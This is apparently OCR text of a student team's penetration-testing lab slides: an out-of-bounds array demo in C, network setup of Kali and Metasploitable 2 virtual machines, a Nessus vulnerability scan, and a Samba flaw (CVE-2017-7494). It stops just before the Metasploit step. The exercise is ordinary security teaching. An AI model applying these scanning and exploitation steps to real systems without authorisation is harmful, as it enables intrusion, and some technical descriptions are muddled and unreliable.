
As expected from the source code the program begins by asking the user to enter a list of 10 integers and after making a brief summary sorts them in ascending order.



ERRORS FOUND

TEAM 4


Testing the program, we found some **unhandled errors**.
For example, if we enter a character-type input, the program will not be able to handle it and will not work properly.



CHANGING LOOP RANGE

TEAM 4

We change the length of the first for loop to **15**, so the user will enter **15** values instead of **10**.
Then, we modify the second loop to visualize the **buffer overflow**.



EXPLANATION


TEAM 4

When you run this program, you may observe various outcomes due to undefined behavior:

1.The program might crash with a segmentation fault or access violation.

2.You might see garbage values printed for the out-of-bounds elements.

3.The program might overwrite other variables or data in memory, leading to unexpected behavior.



EXPLOIT META-SPLOITABLE 2

TEAM 4

Metasploit is an open-source framework that provides cybersecurity experts and ethical hackers with the tools they need to:

-**Exploit vulnerabilities:** It allows exploits to be run on vulnerable systems to test security.

-**Create and develop exploits**: Can be used to write new exploits.

-**Managing penetration tests**: Facilitates the management and organization of penetration tests.

-**Attack simulation**: Simulates cyber attacks to improve the security of networks and systems.

CHANGE IP ADDRESS

TEAM 4

```
File  Actions  Edit  View  Help
  GNU nano 7.2                                                    /et
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100
gateway 192.168.50.1
```

meta2 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto


```
 GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

First, to change the ip address of the kali and meta machines we used the command: **sudo nano /etc/network/interfaces**

PING

TEAM 4

We verify that the machines are communicating with each other through a **ping**.



NESSUS

TEAM 4

Nessus is a **computer security too**l used to perform vulnerability scans on systems and networks.

Vulnerability Scan: Nessus performs detailed scans on network devices, servers, and applications to identify known vulnerabilities such as misconfigurations, missing patches, outdated software, and other security issues.

Extensive Vulnerability Database: Uses an extensive vulnerability database known as CVE (Common Vulnerabilities and Exposures), which is constantly updated to include the latest security threats.

Detailed Reporting: Provides detailed reports listing vulnerabilities found, their severity level, and recommendations for remediation. These reports can be customized and are useful for patch management and risk assessments.


Ease of Use: Nessus offers an intuitive user interface and automation features that make it easy to use even for novice users. It can be integrated with other security tools and information management systems.

Multi-Platform Support: Supports a wide range of platforms, including Windows operating systems, Linux, macOS, and many network devices.

Comprehensive Scanning: Performs various types of scans, including network scans, database scans, web application scans, and more.


START NESSUS

TEAM 4



We open the terminal and type the following command to start the nessus service:
sudo systemctl start nessusd.service


We then used the same command but replacing '**start**' with '**status**' to check that it started correctly.



START NEW SCAN

TEAM 4

We move to “**My scans**” section and choose “**New Scan**”.




CHOOSE THE SCAN

TEAM 4

We will be asked what kind of scan to do.


We have many kinds of scans, including the one against malware and ransomware.
We have chosen “**Basic Network Scan**“.



VULNERABILITY

TEAM 4

Once the scan is finished, we will be returned the vulnerabilities in **order of criticality**.




SAMBA BADLOCK

TEAM 4

We find that the machine uses the samba protocol, a **shared library manager**.

This protocol was widely used to exploit machines until the year 2017, when the same development team made the bulletin (**CVE-2017-7494**) public.


However, an outdated system is still vulnerable to an exploit.



START METASPLOIT

TEAM 4

